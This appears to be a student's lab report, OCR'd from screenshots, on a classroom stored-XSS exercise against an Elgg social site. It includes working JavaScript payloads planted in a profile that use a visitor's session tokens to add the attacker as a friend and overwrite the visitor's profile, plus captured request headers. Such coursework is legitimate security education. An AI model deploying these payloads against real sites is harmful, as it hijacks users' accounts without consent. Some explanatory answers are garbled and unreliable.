
Project 6

Purva Naresh Rumde

pr23b

Task 4: Becoming the Victim’s Friend


In this task I first inspected the page to get Samy’s ID that is 59. Then I inserted the JS code onto his profile.



```
"elgg-form elgg-form-profile-edit elgg-form-prevent-double-submit" enctype="multipart/form-data"><fieldset><input name="__elgg_token" value="SmqkPtONJE-Mho_1Pbn3Tg" type="hidd
="#profile-description" class="elgg-anchor elgg-menu-content ckeditor-toggle-editor elgg-longtext-control hidden"><span class="elgg-anchor-label">Edit HTML</span></a></li></ul


lgg-input-access"><option value="0" title="Private">Private</option><option value="7" title="Friends">Friends</option><option value="1" title="Logged in users">Logged in users

<div class="elgg-head"><div data-guid="59" class="elgg-image-block clearfix elgg-chip"><div class="elgg-image"><div class="elgg-avatar elgg-avatar-small elgg-avatar-menu"><ul
ted"><a href="http://www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Edit profile</span></a></li></ul><ul class="e
/www.seed-server.com/settings/statistics/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Account statistics</span></a></li></ul><ul class="elgg-men
tp://www.seed-server.com/notifications/group/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Group notifications</span></a></li></ul></nav></div></
gg-inner"><nav class="elgg-menu-container elgg-menu-footer-container" data-menu-name="footer"><ul class="elgg-menu elgg-menu-footer elgg-menu-footer-default" data-menu-section
d-server.com/bookmarks/add/59?address=http%3A//www.seed-server.com/profile/samy/edit" title="Bookmark this page" rel="nofollow" class="elgg-anchor elgg-menu-content"><span cla
ww.seed-server.com/ajax/form/reportedcontent/add" title="Report this page to an administrator" class="elgg-anchor elgg-menu-content elgg-lightbox"><span class="elgg-icon elgg-
d js to function

":1,"current_language":"en"},"security":{"token":{"__elgg_ts":1733371039,"__elgg_token":"SmqkPtONJE-Mho_1Pbn3Tg"}},"session":{"user":{"guid":59,"type":"user","subtype":"user",
/script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/elgg/require_c
```

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```
 //Construct the HTTP request to add Samy as a friend.
 var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + ts + token;

 //Create and send Ajax request to add friend
 Ajax=new XMLHttpRequest();
 Ajax.open("GET",sendurl,true);
 Ajax.setRequestHeader("Host","http://www.seed-server.com");
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send();
}
</script>
```



Edit profile

Display name

Samy

About me


```
<script type="text/javascript">
window.onload = function () {
 var Ajax=null;

 // Set the timestamp and secret token parameters
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 //Construct the HTTP request to add Samy as a friend.
 var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
```

Public

Brief description


Public

And after inserting the profile I logged into Alice's account and as you can see she has no friends. Then I visited Samy's profile from her account and when I came back to Alice's friends page now you can see that Samy is her friend. The attack was successful.



Alice's friends

No friends yet.



Alice's friends

Samy


Question 1: For a valid HTTP request, inclusion of the website's secret token and timestamp values is imperative. Failure to include these values renders the request invalid, flagged as an untrusted cross-site request, leading to an error and a failed attack. These essential values are stored in JavaScript variables, retrieved from these JS variables, and then stored in the AJAX variables, crucial for constructing the necessary GET URL in lines 1 and 2.

Question 2: The impediment to launching the attack can be attributed to the encryption mechanism employed in this mode, which transforms special characters. For instance, "<" replaces "<", causing the translation of various special characters. Given that JS code inherently includes tags with special characters, the system struggles to accurately interpret the code, leading to the failure of the attack.

Task 5: Modifying the Victim’s Profile

In this particular task, our objective is to manipulate a user's profile data when they visit Samy's profile, such as altering the "about me" field. To achieve this, we must first comprehend the workings of HTTP requests when a user modifies their own profile. Utilizing the insights from these HTTP requests, we aim to replicate the pattern and devise a JavaScript code that accomplishes this task.

```
<script type="text/javascript">
window.onload = function(){
 //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var name="&name="+elgg.session.user.name;
 var guid="&guid="+elgg.session.user.guid;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;
 var desc="&description=Samy is a Hero" +  "&accesslevel[description]=2";

 //Construct the content of your url.
 var content = token + ts + name + desc + guid;
 var samyGuid = 59;
 var sendurl = "http://www.seed-server.com/action/profile/edit" ;
 if(elgg.session.user.guid!=samyGuid)
  {
   //Create and send Ajax request to modify profile
   var Ajax=null;
   Ajax=new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   Ajax.send(content);
  }
}
</script>
```




```
http://www.seed-server.com/action/profile/edit
```

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------19032293324528108831084144368
Content-Length: 2977
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=7d6ju6tjofq4u3lvqf882f5cpr
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=tZecfc7UDv3OihBwrKYP2Q&__elgg_ts=1733516464&name=Samy&description=Samy is a Hero&accesslevel[
```

```
Content-Length:442
```

In the above image, I, logged in as Samy, modified the "about me" field to "Samy is a hero" and successfully extracted the URL for the HTTP request. We will follow a similar pattern to insert the text "Samy is my hero" into the description variable of the JavaScript code. This JavaScript code is then placed in Samy's profile's "about me" field, specifying the necessary URL, content, and ID, with Samy having the ID 59, as established in a previous task.



Edit profile

Display name

Samy


About me

```
<script type="text/javascript">
window.onload = function(){
 //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var name="&name="+elgg.session.user.name;
 var guid="&guid="+elgg.session.user.guid;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;
 var desc="&description=Samy is a Hero" +  "&accesslevel[description]=2";

 //Construct the content of your url
```

Public

Brief description

Upon saving the profile changes, we proceed to test the attack. We log in as Alice and access Samy's profile. The visit to Samy's profile alters Alice's "About Me" section, as depicted in the image below:




Alice

About me

Samy is a Hero

Question 3: The inclusion of Line 1 is crucial to prevent Samy from inadvertently targeting himself and to enable the attack on other users. The JavaScript code retrieves session information and inserts the string "Samy is my hero" into the "about me" section. Even without Line 1, once the modifications are saved, the JavaScript code executes automatically. This results in the replacement of the JS code with the string in the current session, i.e., Samy's profile. Consequently, when others view Samy's profile, the JS code is no longer triggered but on his own.



Edit profile

Display name

Samy

About me


```
//Construct the content of your url.
var content = token + ts + name + desc + guid;
var samyGuid = 59;
var sendurl = "http://www.seed-server.com/action/profile/edit" ;

  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax=new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send(content);
```

Public

Brief description

Public

Location



Samy

About me

